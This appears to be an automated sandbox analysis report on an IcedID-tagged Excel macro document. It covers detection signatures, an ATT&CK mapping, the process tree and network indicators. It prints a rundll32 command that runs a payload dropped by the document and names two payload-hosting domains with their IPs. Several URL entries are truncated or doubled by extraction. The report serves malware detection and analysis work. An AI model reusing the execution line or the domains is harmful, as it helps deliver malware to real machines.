ID: 403877
Sample Name: statistic-2070252624.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 13:47:15
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Analysis Report statistic-2070252624.xlsm 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Initial Sample 4
Sigma Overview 4
System Summary: 4
Signature Overview 5
AV Detection: 5
Software Vulnerabilities: 5
Networking: 5
System Summary: 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 9
Contacted Domains 9
URLs from Memory and Binaries 9
Contacted IPs 13
Public 13
General Information 13
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 14
IPs 14
Domains 15
ASN 15
JA3 Fingerprints 16
Dropped Files 17
Created / dropped Files 17
Static File Info 21
General 21
File Icon 21
Static OLE Info 21
General 21
OLE File "statistic-2070252624.xlsm" 21
Indicators 21
Macro 4.0 Code 22
Network Behavior 22
TCP Packets 22
UDP Packets 23
DNS Queries 24
DNS Answers 25

HTTPS Packets 25
Code Manipulations 25
Statistics 25
Behavior 25
System Behavior 26
Analysis Process: EXCEL.EXE PID: 6868 Parent PID: 800 26
General 26
File Activities 26
File Created 26
File Deleted 27
File Written 27
Registry Activities 30
Key Created 30
Key Value Created 30
Analysis Process: rundll32.exe PID: 7160 Parent PID: 6868 30
General 30
File Activities 30
Analysis Process: rundll32.exe PID: 5688 Parent PID: 6868 30
General 30
File Activities 30
File Read 31
Disassembly 31
Code Analysis 31


Analysis Report statistic-2070252624.xlsm

Overview


General Information

Sample Name:	statistic-2070252624.xlsm
Analysis ID:	403877
MD5:	0fbdc8a2acd4dc7..
SHA1:	e407df0a3a3ceed.
SHA256:	abd13b66e40db6..
Tags:	IcedID xlsm
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Sigma detected: Microsoft Office Pr…
- Sigma detected: System File Execu…
- Yara detected MalDoc1
- Allocates a big amount of memory (p…
- Excel documents contains an embe…
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6868 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 7160 cmdline: rundll32 ..\jordji.nbvt1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5688 cmdline: rundll32 ..\jordji.nbvt11,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
sharedStrings.xml	JoeSecurity_MalDoc_1	Yara detected MalDoc_1	Joe Security	


Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: System File Execution Location Anomaly

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Yara detected MalDoc1

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas


Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Extra Window Memory Injection 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
statistic-2070252624.xlsm	6%	Virustotal		Browse
statistic-2070252624.xlsm	57%	ReversingLabs	Document-Office.Downloader.EncDoc	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
anaheimdermatologists.com	3%	Virustotal		Browse
industrialarttextile.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Virustotal		Browse
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
anaheimdermatologists.com	192.185.5.2	true	false	• 3%, Virustotal, Browse	unknown
industrialarttextile.com	192.254.233.89	true	false	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://login.microsoftonline.com/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://shell.suite.office.com:1443	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://autodiscover-s.outlook.com/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cdn.entity.	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://powerlift.acompli.net	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://cortana.ai	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://api.aadrm.com/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://api.microsoftstream.com/api/	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://cr.office.com	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://graph.ppe.windows.net	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	D1505509-3A71-4C04-B572-82F28F0AAB3F.0.dr	false		high
